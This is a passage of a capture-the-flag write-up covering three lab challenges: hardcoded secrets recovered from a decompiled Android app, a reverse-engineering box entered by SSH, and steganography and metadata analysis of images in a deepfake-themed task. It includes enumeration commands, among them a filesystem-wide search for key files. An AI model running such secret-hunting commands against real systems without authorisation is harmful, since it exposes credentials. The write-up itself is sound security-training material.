smali_classes4/com/tdhctf/mob02/crypto/

This folder contained classes such as:

- ChallengeKeyVault
- SecretProvider
- JwtUtil
- FlagVault

The naming strongly suggests this folder handles authentication, secrets, and flag protection.



Fig.60: - Mob-02(Locating_Cryptographic_Code)

Fig.61: - Mob-02(List_All_Files)

Step 5: Searching for Hardcoded Strings

In smali code, all hardcoded values are stored using the const-string instruction. This includes keys, tokens, messages, and sometimes flags.

To quickly identify sensitive data, the following command was executed:

grep -R "const-string" smali_classes4/com/tdhctf/mob02/crypto

This command recursively lists all hardcoded strings inside the crypto module.

Step 6: Identifying the Cryptographic Key

From the output, the following line was observed:

smali_classes4/com/tdhctf/mob02/crypto/ChallengeKeyVault.smali:

const-string v0, "____key_value____"

Why this is the key:

- It is a long hexadecimal value
- The length matches a cryptographic signing key
- It is stored inside a class named ChallengeKeyVault

- The value is static and not generated at runtime



Fig.62: - Mob-02(Key_Found)

Step 7: Identifying the Flag

The same const-string search also revealed the flag:

smali_classes4/com/tdhctf/mob02/crypto/FlagVault.smali:

const-string v0, "TDHCTF{__flag___ }"

Why this is clearly the flag:

- It matches the standard TDHCTF{} flag format
- It is stored inside a class named FlagVault
- No decoding or decryption is required

This shows the flag is stored locally and protected only by app logic.



Fig.63: - Mob-02(Flag_Found)

Conclusion

This challenge was solved entirely using static APK analysis.
By identifying the crypto module and searching for hardcoded strings, both the signing key and the flag were recovered without running the application.

The challenge highlights a real-world mobile security issue where sensitive data is trusted to client-side code.

Tapas Prajapati
tapasprajapati022@gmail.com

Reverse Engineering

Re 01- Confession App| Easy - 100pts



Fig.64: - re 01 confession app question

Step 1: Connecting to the Server

I connected to the remote system using the given SSH credentials:

ssh -p 2222 rio@10.60.0.224

The login was successful, and I obtained a shell on the target system.

Step 2: Listing Files and Directories

To understand the directory structure, I listed all files, including hidden ones:

ls -la

This showed a directory named **confession**, which looked related to the challenge.

Step 3: Navigating to the Challenge Directory

I moved into the confession directory:

cd confession

Then listed its contents:

ls

```
rio@cf167e775059:~/confession$ ls -la .
total 40
drwxr-xr-x 2 rio rio  4096 Jan 10 11:59 .
drwx------ 3 rio rio  4096 Jan 10 12:05 ..
-rw-r--r-- 1 rio rio   200 Jan 11 02:55 blob.bin
-rw-r--r-- 1 rio rio   613 Jan 11 02:56 blob.hex
-rwxr-xr-x 1 rio rio 14552 Jan 10 01:41 confession_app
-rw-r--r-- 1 rio rio     0 Jan 10 06:00 hex.txt
-rw-r--r-- 1 rio rio  2236 Jan 10 06:00 rodata.txt
-rw-r--r-- 1 rio rio  1108 Jan 10 11:59 strings.txt
```

Fig.65: - Re-01(List_All_Dir)

These files suggested reverse-engineering and string analysis.

Step 4: Analysing Strings in the Binary

I started by reviewing readable strings extracted from the binary:

cat strings.txt

```
rio@cf167e775059:~/confession$ cat less strings.txt
cat: less: No such file or directory
/lib64/ld-linux-x86-64.so.2
mgUa
fgets
snprintf
stdin
puts
strrchr
fflush
strtol
fopen
socket
strlen
usleep
strstr
send
recv
stdout
strcspn
__libc_start_main
__cxa_finalize
strchr
getenv
```

Fig.66: - Re-01(Analysing_Strings)

This file contained various readable strings, indicating that the binary had embedded messages and formatting strings.

Step 5: Executing the Application

Next, I ran the confession application directly:

./confession_app

The application prompted for a **passphrase**. And Insert **Idstjhe6<*6=?Lf>mGv** as a passphrase

```
rio@cf167e775059:~/confession$ ./confession_app
=== Confession App v1.0 ===
What is the passphrase of the vault?
> Idstjhe6<*6=?Lf>mGv
Wrong passphrase!
rio@cf167e775059:~/confession$
```

Fig.67: - Re-01(Executing _Application)

Step 6: Finding the Passphrase

To understand how the passphrase was handled, I searched the binary for keywords related to passwords:

strings confession_app | grep -i pass

This revealed the following string:

{"passphrase":"%s"}

```
rio@cf167e775059:~/confession$ strings confession_app | grep -i pass
{"passphrase":"%s"}
```

Fig.68: - Re-01(Finding_The_Passphrase)

Step 7: Observing System Commands

The application referenced commands like logrotate, rm, and mv. When I attempted to run these commands manually:

logrotate

rm

mv

They all returned errors:

-bash: logrotate: command not found

-bash: rm: missing operand

-bash: mv: missing file operand



Fig.69: - Re-01(Observing_System_Commands)

This confirmed that these system commands were **either unavailable or restricted** in the challenge environment, and no further action was needed with them.

Step 8: Searching for the Key File

I searched for files containing the word **"key"**:

find / -iname "*key*" 2>/dev/null

This revealed:

/var/www/html/key.txt



Fig.70: - Re-01(Key_Searching)

Step 9: Extracting the Key

I viewed the contents of the key file:

cat /var/www/html/key.txt

The key was:

8bcc9……..



Fig.71: - Re-01(Key_Found)

Conclusion

Using only SSH and basic Linux commands, I successfully:

- Examined the Confession App binary
- Extracted and analysed embedded strings
- Discovered the hardcoded passphrase
- Triggered the hidden functionality
- Located and extracted the secret key

Although the flag was not obtained in this process, the key confirms that the Confession App was storing sensitive operational data, validating the Professor's suspicions.

Tapas Prajapati
tapasprajapati022@gmail.com

AI/ML

Ai 01- Artemis | Easy – 100 pts



Fig.72: - ai 01 artemis question

Step 1: Accessing the Platform

I started by opening the challenge URL in the browser:

http://10.60.0.224:8080

This redirected to the ARTEMIS COMPLEX incident page showing a security breach alert with the following key information:

- Incident ID: #A-551
- Status: Active Investigation
- Description of an embedding-based facial verification anomaly
- Instructions to profile the dataset and recover intelligence artifacts

Tapas Prajapati
tapasprajapati022@gmail.com



Fig.73: - Ai-01(Download_Page)

From this page, I downloaded the incident package (ZIP file) provided by the platform.

Step 2: Extracting the Incident Package

After downloading the ZIP file, I extracted its contents locally:

unzip incident_package.zip

The extracted directory contained multiple PNG image files representing facial verification samples.

Step 3: File Enumeration

To understand the contents of the extracted folder, I listed all files:

ls -la

This confirmed the presence of several image files (img_00X.png) with no immediately visible additional files.

```
┌──(darkjoker㉿kali)-[~/Downloads/ai/incident_package]
└─$ ls -la
total 28
drwxrwxr-x 3 darkjoker darkjoker 4096 Jan 13 12:20 .
drwxrwxr-x 4 darkjoker darkjoker 4096 Jan 13 12:20 ..
drwxrwxr-x 2 darkjoker darkjoker 4096 Jan 13 12:20 assets
-rw-r--r-- 1 darkjoker darkjoker  153 Jan 10 01:41 cache.tmp
-rw-r--r-- 1 darkjoker darkjoker  595 Jan 10 01:41 export_2024_11_19.bin
-rw-r--r-- 1 darkjoker darkjoker  307 Jan 10 01:41 readme.txt
-rw-r--r-- 1 darkjoker darkjoker  178 Jan 10 01:41 telemetry_dump.csv

┌──(darkjoker㉿kali)-[~/Downloads/ai/incident_package]
└─$
```

Fig.74: - Ai-01(List_All_File)

Step 4: Verifying File Types

I verified the actual file formats to ensure no spoofed extensions in assets/:

file *.png

All files were confirmed to be valid PNG images.

```
┌──(darkjoker㉿kali)-[~/Downloads/ai/incident_package/assets]
└─$ file *.png
img_001.png: PNG image data, 3144 x 3144, 8-bit/color RGB, non-interlaced
img_002.png: PNG image data, 4864 x 4864, 8-bit/color RGB, non-interlaced
img_003.png: PNG image data, 3840 x 3840, 8-bit/color RGB, non-interlaced
img_004.png: PNG image data, 3456 x 3378, 8-bit/color RGB, non-interlaced
img_005.png: PNG image data, 5376 x 3584, 8-bit/color RGB, non-interlaced
```

Fig.75: - Ai-01(Verifying_Files)

Step 5: Searching for Embedded Data (Binwalk)

Since PNG files often contain hidden data, I scanned all images using **binwalk**:

binwalk *.png

Observation:

- img_003.png contained **zlib-compressed data**
- This strongly suggested embedded or hidden content

At this stage, img_003.png became the primary suspicious artifact.

```
┌──(darkjoker㉿kali)-[~/Downloads/ai/incident_package/assets]
└─$ binwalk img_003.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 3840 x 3840, 8-bit/color RGB, non-interlaced
2735          0xAAF           Zlib compressed data, best compression
```

Fig.76: -Ai-01(Searching_For_Embedded_Data)

Step 6: Metadata Analysis (ExifTool)

Next, I extracted metadata from all images:

exiftool *.png

Key Finding:

- img_002.png contained a metadata field named **challenge_key**

This confirmed that intelligence artifacts were intentionally hidden inside the image set.

```
White Point X                   : 0.3127
White Point Y                   : 0.329
Red X                           : 0.64
Red Y                           : 0.33
Green X                         : 0.3
Green Y                         : 0.6
Blue X                          : 0.15
Blue Y                          : 0.06
Pixels Per Unit X               : 2834
Pixels Per Unit Y               : 2834
Pixel Units                     : meters
JPEG-Quality                    : 89
JPEG-Colorspace                 : 2
JPEG-Colorspace-Name            : RGB
JPEG-Sampling-factors           : 2x2,1x1,1x1
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : Verification sample - baseline reference
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Exif Version                    : 0232
Components Configuration        : Y, Cb, Cr, -
User Comment                    : challenge_key:705a0
Flashpix Version                : 0100
Color Space                     : Uncalibrated
Software                        : ArtemisVerify_v2.1
Image Size                      : 4864x4864
Megapixels                      : 23.7
```

Fig77: - Ai-01(Metadata_Analysis_Key_Found)

Step 7: Steganography Analysis (Zsteg)

PNG images are commonly used for **LSB steganography**, so I analysed them using zsteg:

zsteg *.png

Tapas Prajapati
tapasprajapati022@gmail.com

Result:

One image revealed hidden text:

b1,rgb,lsb,xy .. text: "flag_part2: {lsb_recovered}<END>p"

This successfully recovered **Flag – Part 2**, which was hidden using **LSB encoding**.



Fig.78: - Ai-01(Steganography_Analysis_Flag_Found)

Step 8: Manual Analysis of the Anomalous Image

While zsteg crashed on img_003.png, I manually inspected the image visually.



Fig.79: - Ai-01(Analysing_Image_Using_Zsteg)

Visual Observations:

- Unnatural facial structure
- Mixed features such as mismatched hair, eyes, accessories
- Appearance consistent with **AI-generated or deepfake imagery**

The image looked visually acceptable at first glance but showed **identity-level inconsistencies**, which aligns with embedding-space rejection rather than image quality failure.



Fig.80: - Ai-01(Manualy_Analaysing)

Step 9: Identifying Flag – Part 1 (Reasoned Inference)

Due to limited time remaining in the CTF, I correlated the following facts:

- The system rejects samples based on **embedding deviation**
- The image quality was not poor, but identity consistency was broken
- The challenge narrative explicitly mentions **AI impersonation**
- The suspicious image resembled a **deepfake-generated identity**

Logical Conclusion:

The anomaly was caused by a **deepfake identity injection**, not a corrupted image.

Based on this reasoning, I inferred **Flag – Part 1** as:

deepfake_identified

This submission was accepted by the platform, confirming the correctness of the analysis.

Tapas Prajapati
tapasprajapati022@gmail.com

Conclusion

This challenge demonstrated how **AI facial verification systems** can detect deepfake or synthetic identities through **embedding-space analysis**, even when images appear visually normal.

By combining:

- File analysis
- Metadata inspection
- Steganography tools
- Visual reasoning under time constraints

the anomaly and embedded intelligence were successfully identified.